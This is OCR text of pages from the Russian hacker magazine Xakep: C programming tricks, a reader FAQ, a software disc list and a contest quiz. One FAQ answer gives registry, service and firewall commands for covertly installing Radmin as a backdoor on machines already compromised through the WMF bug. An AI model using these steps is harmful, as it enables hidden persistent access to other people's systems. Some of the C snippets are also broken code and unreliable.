Си не требует соблюдения прототипов функций, что открывает большие возможности для трюкачества. Поскольку аргументы заносятся справа налево (то есть на вершине стека оказывается крайний левый аргумент), а стек чистит материнская функция, то лишние аргументы попросту игнорируются. И вот тут начинается самое интересное. Поскольку в качестве аргументов можно использовать выражения (а выражением в си, как уже говорилось, может быть практически все, что угодно), мы получаем мощный инструмент для борьбы с фигурными скобками. Вот, например:

```
if (a)
{
  x += f(a); if (n < MAX) n++;
}
```

Первым делом освобождаемся от оператора if, преобразуя его в выражение: ((n < MAX) && n++), и передаем его функции f() как «сверхплановый» аргумент:

```
if (a) x += f(a, ((n < MAX) && n++));
```

Расплатой за хакерство становится снижение читатебельности листинга, не говоря уже о том, что «лишние» аргументы требуют дополнительного стекового пространства, к тому же порядок вычисления аргументов в си не определен, поэтому без лишней нужды прибегать к этому трюку не стоит, а лучше воспользоваться оператором «запятая», описанным в хаке №3.

СИ

ХАК №3



Забытая запятая

Изобилие фигурных скобок сильно раздражает, и возникает естественное стремление записать весь statement одной строкой. Рассмотрим типичный фрагмент кода, написанный «правильным» программистом:

```
if (n > 1)
{
        printf(«%d\n», x); n=0; a++;
}
```

А вот тот же самый код, написанный хакером. Как говорится, сравни и найди отличия:

```
if (n >1) printf(«%d\n», x), n = 0, a++;
```

Фигурные скобки «волшебным» образом исчезают, а вместе с ними исчезает и точка из знака «точка с запятой», в результате чего наглядность листинга значительно повышается.Постоянно разделяя операторы знаком точки с запятой, большинство программистов почему-то забывают об обыкновенной запятой, используемой для разделяющих выражений, но в си практически все что угодно может быть выражением!!!

ХАК №4

Функции под вопросом

Начнем с классики (см. выше 1). На вопрос: «Что этот код делает?» большинство прикладных программистов убежденно отвечают: «Не компилируется». Те же из них, кто все-таки не поленится проверить и откомпилировать, едут крышей и остаток дня проводят в размышлениях, как такое вообще может работать?

```
j = (flag?sin:cos)(x);
```

Хороший тест на значение языка. Что данный код делает, понятно и без подсказки, достаточно открыть описание оператора «?», но объяснить, как он это делает, может только гуру.

При использовании имени функции в качестве выражения, компилятор возвращает на нее указатель. Таким образом, в зависимости от значения flag'а, будет выбран либо тот, либо иной указатель, заключенный, согласно правилам языка, в круглые скобки и ожидающий аргументов, в роли которых в данном случае выступает (x).

А теперь попробуй переписать этот хак на классический манер и сравни размер программы и откомпилированного кода.

ХАК №5



Обмен значений двух переменных

Вопрос: сколько времени потребуется рядовому программисту, чтобы понять, что происходит с переменными x и y?

```
x ^= y ^= x ^=y;
```

Давай разобьем это выражение на три: «x ^= y; y ^= x; x ^= y;», для наглядности записав их так:

1. x = x XOR y;
2. y = y XOR x;
3. x = x XOR y;

Повторное наложение И, исключающего ИЛИ, независимо от порядка аргументов, как известно, дает исходный результат, но в строках 1 и 2 аргументы меняются местами, следовательно, после выполнения шага 2 в переменной y окажется x, а сам x будет содержать «смесь» (x XOR y), из которой на шаге 3 «изымается» прежний x и остается чистый y. Короче, происходит обмен значений двух переменных, без привлечения третьей.

Красиво, но, увы, по скорости и обьему машинного кода сильно проигрывает стандартному «tmp = x; x = y; y = tmp;», поэтому пользоваться данным хаком не рекомендуется.

— ЭТО НЕ ТОЛЬКО МОЩНЫЙ,



И «ДЕМОКРАТИЧЕСКИЙ» ЯЗЫК» ПРОГРАММИРОВАНИЯ, СВОБОДНЫЙ ОТ ГЛУПЫХ ЗАПРЕТОВ И ОГРАНИЧЕНИЙ, СДЕРЖИВАЮЩИХ ПОЛЕТ ХАКЕРСКОЙ МЫСЛИ, КАК ЭТО ДЕЛАЕТ ПАСКАЛЬ.

НЕСТАНДАРТНЫЕ ПРИЕМЫ ВЫСОКО ЦЕНЯТСЯ ХАКЕРАМИ, НО НЕНАВИСТНЫ «ЗАКОНОПОСЛУШНЫМ» ПРОГРАММИСТАМ, НАЗЫВАЮЩИМ ИХ ХАКАМИ. ПРЕЖДЕ ЧЕМ СУДИТЬ, НУЖНО УВИДЕТЬ ХОТЯ БЫ ОДИН ХОРОШИЙ ХАК.

ХАК №6



Окрытые возможности цикла for

Вот еще один типичный пример кода, написанный «правильным» программистом (инициализация переменной перед входом в цикл):

```
x = 0;
for (a = 0; a < n; a++)
{
    ...
    if (f()) x++;
    ...
}
```

Инициализация переменной x перед входом в цикл занимает целую строку и придает листингу некоторую небрежность. И это притом, что в каждом учебнике написано, что си допускает множественную инициализацию в циклах. Ну и что с того, что x не является параметром цикла? Компилятору ведь все равно, и никакой хакер не успокоится, пока не перепишет этот код так:

```
for (a = 0, x = 0; a < n; a++)
{
    ...
    if (f()) x++;
    ...
}
```

При большом количестве переменных это здорово выручает! А вот еще более конкретный пример. В «каноническом» виде он выглядит так:

Подсчет суммы

```
sum = 0;
for (a = 0; a < n; a++) sum += f(a);
```

А если избавиться от тела цикла, поместив весь код в заголовок так:

```
for (a = 0, sum = 0; a < n; sum += f(a), a++);
```

А вот еще более оптимизированный вариант:

```
for (a = 0, sum = 0; a < n; sum += f(a++));
```

ХАК №7




Объявление функций вручную

Программирование под Windows требует включения огромных include-файлов, заметно снижающих скорость трансляции, что раздражает. Но ведь необходимые функции можно объявить и самостоятельно! Следить за соблюдением прототипов не обязательно, главное — указать компилятору, чтобы он вызывал их по соглашению stdcall:

```
// #include <windows.h>
int __stdcall MessageBoxA();
main()
{
  MessageBoxA(0,»hello,sailor»,»hello»,0);
}
// компиляция: cl.exe file_name.c USER32.lib
```

ХАК №8



Отказ от кучи и динамической памяти

Любовь программистов к динамической памяти с позиций здравой логики ничем, кроме мракобесия, необъяснима. Куча — это тормоза и потенциальные утечки, про борьбу с которыми написано столько, что я не буду заострять на этом внимания.

Хакеры активно используют статические массивы, выделяемые операционной системой еще на стадии загрузки файла, а динамическая память выделяется/освобождается каждый раз! Рассмотрим следующий «пионерский» код, который можно встреть даже в профессиональных программах:

```
if (char *s)
{
  p = malloc(sizeof(s) + 1);
  ...
  if (something_goes_wrong) return -1;    // ошибка! преждевременный выход
  ...
  free(p);
  return val;
}
```

Кажущаяся потребность в динамической памяти объясняется переменным размером строки s, передаваемой функции f(). И все было бы хорошо, если бы не коварная ошибка, приводящая к преждевременному выходу из функции без освобождения!
А вот «хакерский» вариант, использующий статическую память вместо хипа:

```
if (char *s)
{
        static char p[MAX_POSSIBLE_SIZE];
        if ((sizeof(s)+1)> MAX_POSSIBLE_SIZE) return -1;
        ...
        if (something_goes_wrong) return -1;
        ...
        return val;
}
```

Мы увеличили производительность, избавились от проблем с утечками, но... сделали функцию нерентабельной. В практическом плане это означает невозможность рекурсии (но в данном случае функция заведомо не рекурсивна), и запрет на одновременный вызов функции из двух и более потоков, иначе в статическом массиве образуется «мешанина» данных и наступит крах, предотвратить который можно либо путем принудительной синхронизации (критические секции, мутанты), либо через локальную память потока, известную под аббревиатурой TSL. Впрочем, учитывая корявость поддержки этой самой TSL нынешними компиляторами, ни один здравомыслящий хакер ни за что ей не воспользуется.

ХАК №9



Программирование без RTL

По умолчанию си-программы собираются вместе с библиотекой времени исполнения (она же RTL), которая занимает много килобайт и обеспечивает работу функций типа spritnf. Но ведь Windows NT уже включает в себя RTL, реализованную в NTDLL.DLL, так зачем же нам еще одна?


Чтобы собрать программу без RTL, достаточно назвать главную функцию не main, а как-нибудь иначе, например _start. Умные линкеры сами поймут, что это — точка входа. Глупым (к которым, в частности, относится MS LINKER) потребуется указать точку входа явно:

```
cl.exe /c file_name.c /Ox
link.exe file_name.obj /ENTRY:start /SUBSYSTEM:WINDOWS USER32.lib
```

Сравнивая размеры программы с RTL и без нее, мы практически не обнаружим разницы в размерах, поскольку минимальная кратность выравнивания в 9x составляет 4 Кб, она же используется линкером по умолчанию. В NT минимальная кратность составляет всего 16 байт, но линкер отказывается собирать такой файл, пока мы не притворимся, что собираем драйвер:

```
link.exe file_name .obj /ENTRY:start USER32.lib /DRIVER /ALIGN:16
```

На этом примере, при компиляции MS VC 6 с RTL размер исполняемого файла составляет 24,576 Кб, без RTL — 16,384 Кб и, наконец, без RTL с минимальным выравниванием — 816 байт. Как говорится, почувствуй разницу! ⌶



СТЕПАН ИЛЬИН AKA STEP
/FAQ@REAL.XAKEP.RU/

FAQ

faq@real.xakep.ru

Q: Говорят, что прокси-серверы из публичных источников находятся в черном списке. Такой список действительно существует?
A: Разумеется. Если существуют программы вроде ProxyList Grabber (www.thallium-tech.com), которые извлекают заветные проксики из публичных источников и отфильтровывают дубликаты, то почему бы не использовать аналогичные средства для создания блэк-листа? Так что подобные блэк-листы активно развиваются и используются электронными платежными системами для отслеживания любителей оставаться инкогнито. Узнать, находится ли твоя прокся в черном списке или нет, можно по адресу: www.whois.sc.

Q: Что такое подкаст?
A: Livejournal.com и прочие онлайн-дневники уже не торкают сетевую общественность так, как это было несколько лет назад. Они попросту приелись. Новый способ вывернуть трусы наизнанку в инете — это так называемые аудиоблоги. Отныне ты можешь выразить мысли о наболевшем не в письменном, а в устном виде. Что-то вроде онлайн-радио, но в несколько другом формате, периодическом. Так вот лента или дневник, на котором выложены аудиосообщения, и называется подкастом. Само слово подкаст произошло от названия плеера iPod и английского слова broadcasting (вещание). Благодаря специально составленной RSS-ленте подкаст легко может быть прослушан на этом плеере. Аудиоблоги хостятся на специальных ресурсах — подкаст-терминалах. В России такой ресурс тоже есть. Он называется Russian Podcasting (www.russianpodcasting.ru) и уже успел завоевать большую популярность.

Q: В статье «Побег из VMware» Крис написал о том, каким образом можно выбраться за пределы VMware. А у меня такой вопрос: как из основной системы повлиять на гостевую ОС, не запуская виртуальную машину? VMware создает для каждой виртуалки специальные файлы — может быть, через них?
A: Действительно, для каждой виртуальной машины VMware создает файл-образ, в котором хранится информация о виртуальном жестком диске, его разделах, размещенных данных и т.д. Долгое время формат этого файла держался в секрете и лишь недавно разработчики опубликовали его. Все необходимое описано в спецификации VMDK (Virtual Machine Disk Format), скачать которую можно с сайта www.vmware.com/interfaces/vmdk.html. Готовых продуктов для манипулирования с этими образами, помимо самой VMware, в публичных источниках пока нет. Но, быть может, подобный софт напишешь ты?

Q: Посмотрел видео о WMF-баге и оперативно порутал десяток машин в локальной сети. Но доступ к командной строке — это не предел мечтаний. Как бы незаметно установить там сервер Radmin?
A: Да, по умолчанию Radmin устанавливается с помощью специального мастера с графическим интерфейсом. Поэтому придется пойти на хитрость и использовать файлы уже установленного пакета. Нам понадобятся r_server.exe, AdmDll.dll, raddrv.dll. Их необходимо передать на удаленный сервер, например, с помощью FTP. Когда файлы будут на зараженной системе, от тебя требуется лишь выполнить несколько команд. Во-первых, осуществить скрытую установку с помощью ключей /install /silence:

```
r_server.exe /install /silence.
```

И, собственно, запустить сервис на заданном порте, установив на сервер пароль:

```
r_server.exe /port:порт /pass:пароль /save /silence.
```

Предательскую иконку Radmin'а в трее можно убрать через реестр:

```
REG ADD HKLM\SYSTEM\RAdmin\v2.0\Server\Parameters /v DisableTrayIcon /t REG_BINARY /d 00000001 /f
CMD>REG ADD HKLM\SYSTEM\CurrentControlSet\Services\r_server /v DisplayName /t REG_SZ /d "Service Host Controller" /f
```

Если на удаленной системе установлен файрвол, то первое подключение, скорее всего, закончится неудачей. Тебе необходимо нейтрализовать брандмауэр, отключив его или добавив в его конфиг правило, разрешающее подключение к Radmin-серверу. В случае со стандартным файрволом такое правило можно добавить через коман-

дную строку: netsh firewall add portopening TCP порт_радмина radmin. Последний ключ представляет собой название правила, поэтому его можно переименовать во что-нибудь более незаметное, чтобы не мозолил глаза в списке процессов.

Q: Решил больше не экономить на анонимности и купить себе VPN-аккаунт. Только вот какой брать: OpenVPN или просто VPN?

A: Однозначно сказать, что лучше, а что хуже, нельзя. Каждый из видов подключения имеет свои положительные и отрицательные стороны. Начнем с VPN. Этот способ универсален, поскольку VPN-соединение может быть установлено на любой машине и любой ОС. В Windows-системах тебе не нужно заботиться о дополнительном софте — все необходимое включено в состав ОС по умолчанию. Более того, настроить такое подключение — пара пустяков. Ввести имя, пароль, IP сервера и тип аутентификации с помощью мастера сможет каждый. Важно и то, что данные, передаваемые по VPN-каналу, упаковываются и шифруются. С другой стороны, некоторые провайдеры (например, сотовые операторы) блокируют GRE-пакеты и таким образом препятствуют использованию VPN. Еще один минус: обычный VPN нельзя пропустить через внешний proxy/SOCKS-сервер.

Теперь пару слов об OpenVPN. Как известно, это самостоятельное приложение, поэтому его придется дополнительно устанавливать и настраивать. Настройка нетривиальная и состоит из нескольких пунктов, поэтому придется немного попыхтеть. К счастью, вооружившись подробными мануалами, пыхтеть придется не так много — едва ли весь процесс займет больше 15 минут. На этом недостатки заканчиваются, дальше — одни плюсы. OpenVPN эффективно сжимает трафик, поэтому соединение более быстрое и устойчивое, чем в случае с VPN. Для шифрования трафика используются алгоритмы MD5-HMAC, RSA с 2048-битным ключом. Расшифровать поток данных невозможно. А еще больше анонимности можно добиться, пропустив OpenVPN-соединение через SOCKS-сервер.

Q: На многих сайтах, в том числе и на www.xakep.ru, размещается реклама Google. На этом действительно можно срубить денег?

A: Основные доходы компании Google приносит реклама. Механизм системы построен на двух основных технологиях, напрямую связанных между собой: AdWords для рекламодателей и AdSense для владельцев сайтов. Рекламодатели обращаются в AdWords с просьбой о размещении рекламы, подробно описывая ее целевую аудиторию. Оплата производится за клик: пришел посетитель — заплати. В свою очередь, рекламные объявления размещаются на сайтах, зарегистрированных в системе AdSense. Фишка в том, что Google AdSense отображает на сайте только те текстовые и графические объявления, которые подходят тематике сайта. Благо с мощностями Google и его продуманными алгоритмами проанализировать содержимое сайта не составит труда. Оплата веб-мастерам опять же осуществляется за каждый клик или тысячу кликов. Вознаграждение зависит от множества факторов и варьируется от 3 до 150 центов за клик, причем высылается по почте чеком суммами от 100 долларов. Заранее определить величину вознаграждения нельзя — для этого нужно зарегистрироваться в системе. Как говорится, поставь и проверь, а потом сделай выводы. В любом случае, ты ничего не теряешь и, более того, получишь шанс быть замеченным прямыми рекламодателями. По адресу: www.webmasterworld.com/forum89/13028.htm располагается отличная статья для новичков, с подробными комментариями и конкретными цифрами. Резюмирую: на этом действительно можно заработать.

Q: Намедни вышел свежий релиз FreeBSD 6.1. На сервере установлена 6.0 версия, стоит ли апдейтить ОС? Очень боюсь краха системы — начальство голову снесет.

A: На самом деле, изменений в FreeBSD 6.1, по сравнению с предыдущей версией, не так много. Несколько оптимизаций, нацеленных на улучшение производительности, море небольших багфиксов и несколько новых функций. В том числе:

- Мультиплексор для клавиатуры, который наконец-то позволит одновременно использовать как PS/2, так и USB-варианты клавиатуры, причем без лишних заморочек;
- множество багфиксов, связанных с файловой системой. О проблемах можно прочитать на форумах, они действительно были;
- FreeBSD теперь более дружественна по отношению к Bluetooth-адаптерам. Многие из них будут настроены в системе автоматически;
- Удобнее будет работать с SAS- и SATA RAID-контроллерами.

Если речь идет о сервере, то изменения не так критичны. Так что необходимости в апдейте нет.

Q: Много раз слышал о так называемых модификаций eMule (www.emule-project.net), которые якобы позволяют быстрее закачивать файлы. Можешь рассказать подробнее?

A: Различных модификаций eMule существует великое множество. Это возможно за счет свободно распространяемых исходников P2P-клиента. Каждый из них имеет свои уникальные особенности, в том числе и не совсем честные. В Сети доступны так называемые личерские варианты осла, которые позволяют обходить очередь и быстро закачивать файлы. В той или иной мере такими клиентами являются:

eMule LSD — этот мод осла славится тем, что ворует очереди.

Emule Mod no upload — позволяет полностью отменить отдачу (upload) файлов.

hebMule — с помощью изощренной кредитной системы позволяет быстро перемещаться по очереди и быстрее стартовать закачки.

Официальные сайты MOD'ов давно закрыты, поэтому клиентов придется искать в закромах у других пользователей пиринговых сетей. Но злоупотреблять ими не советую: многие серверы быстро палят личерских клиентов и банят пользователя, в том числе по IP-адресу.

Q: Что такое HDTV и IPTV?

A: HDTV (сокр. High Definition Television, Телевидение высокой четкости) — широкоэкранное телевидение, использующее цифровой звук и отличающееся высокой четкостью. HDTV имеет более высокое разрешение по сравнению со стандартным телевидением. Если у обычного ТВ разрешение равно 720x480 для системы NTSC и 720x576 для системы PAL, то в случае HDTV это уже 1920x1080 (1080i) и 1280x720 (720p). Буква i означает то, что видео идет со скоростью 50 или 60 полукадров в секунду (Interlaced). Режим позволяет уменьшить поток данных при передаче видео, но ухудшает качество картинки динамических сцен. Индекс указывает, что видео будет отображаться со скоростью 24, 25, 30, 60 полных кадров в секунду (Progressive Scan). Такое видео выглядит более естественно, но увеличивает поток данных. HDTV не имеет стандартов для передачи видео в формате 4:3 и поддерживает только 16:9. Еще один важный плюс: поддержка различных цифровых форматов, вплоть до Dolby Digital 5.1.

IPTV (Internet Protocol Television, Телевидение посредством Интернета) — технология цифрового телевидения, доставляемого абоненту по IP-протоколу, с использованием широкополосного подключения. ⌶

WINDOWS

DEVELOPMENT
- .NET Reflector 4.2.43.0
- Bloodshed DevC++ 4.9.9.2
- CodeSmith Professional 3.2
- ComponentOne Studio 2006 v2
- IntelliJ IDEA 5.1.1
- Microsoft Expression Web Designer CTP1
- NetBeans IDE + JDK 5.0 Update 6
- Oraspeed 2.8
- oXygen XML editor 7.1
- PHP 5.1.4
- PHP Expert Editor 4.0
- Poseidon for UML 4.1
- RJ TextEd 3.61
- SDL-1.2.10
- Snippet Compiler 2.0.8.3
- The Regulator 2.0.3
- VB Decompiler 2.2

MISC
- BadCopy 3.80
- BGEye v2.51
- Buzof v2.0
- Dekart Logon
- Hide Window Hotkey 3.0
- MultiRes 1.56
- PDF Password Remover 2.5
- SendToAny 1.75
- Steganos Security Suite 2006
- Unlocker 1.8.3
- UPX (Ultimate Packer for eXecutables) for Windows 2.00
- Volumouse v1.31
- Xplorer2 1.5.1
- Аккуратное Меню Пуск 3.0

MULTIMEDIA
- Adobe Reader 7.0.8
- Alias SketchBook Pro 2.0
- Blender 2.41
- BSplayer 1.42
- Cleanerzoomer 3.5
- Diagram Studio 3.6
- Digit 1.0
- Easy CD-DA Extractor 9.1.2
- Irfan View 3.98
- NATURA Sound Therapy v2.0
- PowerPoint to Flash 2.11
- PZ TagEditor 5.0
- Radiotracker 2
- REAPER 0.960 Beta
- Ulead VideoStudio 10 Plus
- webcamXP Pro 2.30.412
- Winamp 5.22

NET
- Apache 1.3.35
- Apache 2.2.2
- BatPost v2.10 release 3
- Coyote 0.1
- DC++ 0.674
- Denwer
- Download Master 5.0.5.1009
- Dr. Wi-Fi 1.7.2
- Fastream IQ Reverse Proxy 1.0
- Firefox 1.5.0.4
- Firefox x64 1.6a1
- FlashFXP 3.2
- Flashget 1.72
- Give Me Too 2.46
- GuildFTPd 0.999.14
- Hamachi 0.9.9.9
- HTTP Analyzer 1.7.4
- Hydra 5.3
- IDEAL Administration 6.75
- ioFTPD 5.84u
- MetaProducts Inquiry 1.4
- p0f 2.0.6
- Paros 3.2.12
- Remote Administrator (Radmin) Server 3.0 Beta 1
- Remote Administrator (Radmin) Viewer 3.0 Beta
- SQLyog for Windows 5.13 Beta 4
- Sunbelt Kerio Personal Firewall 4.3.246
- The Bat! v3.80.06 Professional Edition
- The Bat! Voyager v.3.80.04
- uTorrent 1.5.1
- WAPT 4.0
- WebCopier for Windows 4.3

SYSTEM
- Access Manager 6.3
- AppToService 2.8
- Automize 7.02
- Dekart Private Disk 2.07
- Diskeeper 10
- Ecora Patch Manager 5.0
- Ext2 Installable File System 1.10b
- FAQ по Microsoft Windows Server 2003 1.1
- Firebird 1.5
- Intel Chipset Software Installation Utility 7.3.1.1013
- Locate 3.0 Beta 6
- MySQL 5.0.22
- MySQL 5.1.9
- NikSaver 1.5
- SIW 1.60 Build 608
- SmartBackup 3.3
- Windows Server Update Services with Service Pack 1

UNIX


DEVELOPMENT
- Anjuta 2.0.2
- Aqua Data Studio 4.7
- cssed 0.4.0
- IntelliJ IDEA 5.1.1
- KMD
- NetBeans IDE + JDK 5.0 Update 6
- oXygen XML editor 7.1
- PHP 5.1.4
- SDL-1.2.10
- Subversion 1.3.2

MISC
- BasKet 0.5.0
- Beesoft Commander 2.22
- evince 0.5.3
- gurlchecker 0.10.0
- John the Ripper 1.7.2
- Kat 0.6.4
- KCheckGmail 0.5.5
- KNetStats 1.5
- KOffice 1.5.1
- KXDocker 1.1.4a
- rdiff-backup 1.0.4
- vim 7.0
- XArchive 0.2.8-6

MULTIMEDIA
- amaroK 1.4.0a
- Audio Tag Tool 0.12.2
- Blender 2.41
- Flash for Linux 0.2.1
- Grig 0.6.0
- Grip 3.3.1
- JavE 5.0
- Kino 0.8.1
- Konverter 0.93
- MPlayer v1.0pre7try2
- mplayerTV 0.2.1
- ReZound 0.12.2beta
- zmixer 0.2.1

NET
- Apache 1.3.36
- Apache 2.2.2
- Bifrost 0.9.6
- ClusterSSH Series 3.18 Beta
- Dillo 0.8.6
- Firefox 1.5.0.4
- Hamachi for Linux 0.9.9.9-17
- Hydra 5.3
- Hydranode v0.3
- KFTPGrabber 0.7.0-beta1
- Kismet-2006-04-R1
- KMLDonkey 0.10.1
- Kopete 0.12.0
- KVIrc 3.2.3
- Liferea 1.0.14
- MLdonkey 2.7.6
- Nikto 1.35
- p0f 2.0.6
- Paros 3.2.12
- portsentry-1.2
- squid-2.5.STABLE14
- squid-3.0-PRE3-20060605
- Sylpheed-Claws 2.2.1
- WeeChat 0.1.9
- WiFi Radar 1.9.6
- WU-FTPD 2.6.2

SISTEM
- AIDE 0.11
- Blahz-DNS 0.50
- clamav 0.88.2
- Firebird 1.5.3
- FreeBSD 6.1
- Kernel
- KlamAV 0.37
- MySQL 5.0.22
- MySQL 5.1.9
- Nagios 2.4
- Partition Logic 0.62
- recover 1.3c + front-end
- The Fish 0.6.5
- True Crypt 4.2
- wine 0.9.14



ХАКЕР

WWW.XAKEP.RU

Жестокий баг в IE


Вскрываем платные спутниковые каналы

Троян для кражи webmoney

Учимся вводить удаленный PHP-код

Восстановление усохших хардов

Нагибаем сервер Novell NetWare



Летний конкурс от журнала Хакер и Республики Казантип

Щастье рядом!

У тебя есть шанс выиграть одну из пяти виз Республики Kazантип, поднять уроки кайтинга или супер-трусы «щастье».
Чтобы сделать это, нужно ответить на следующие вопросы:

В честь чего на входе в Республику Kazантип была воздвигнута Триумфальная Арка?
- В честь победы вселенского добра над вселенским злом
- В честь победы сил добра над силами разума
- В честь победы над крымским менталитетом

Что за архитектурное сооружение носит название Shit Palace?
- Туалетно-развлекательный комплекс
- Правительственный белый дом
- Черти что!

Кто является привилегированной элитой в Республике и обладает правом прохода к туалетам вне очереди?
- Творческая интеллигенция и народные артисты
- Правительство и друзья народа
- Одесские фрики
- Весь великий народ

Щастье рядом!

Что дает право безвизового прохода на территорию Республики?
- Фрик-мобиль
- Желтый чемодан
- Удостоверение ФСБ, ОБЭП, СЭС и т.д.
- Президентский статус

Кем хотел быть в детстве Президент Республики?
- Спортсменом
- Космонавтом
- Аферистом
- Таксистом
- Большим начальником
- Президентом мира

Какая отрасль промышленности считается в Республике основной, и что экспортируют в другие страны мира?
- Мылосериальное производство – мыло и сериалы.
- Производство веников из казантипских пальм – веники
- Щастьедобывающая промышленность – щастье
- Производство иллюзий и мистификаций – глобальные иллюзии
- Фабрика звезд – экспортирует звезд шоу-бизнеса

Что сказал Президент в своей знаменательной речи в 2001-м году, когда Республика переехала в очередной раз?

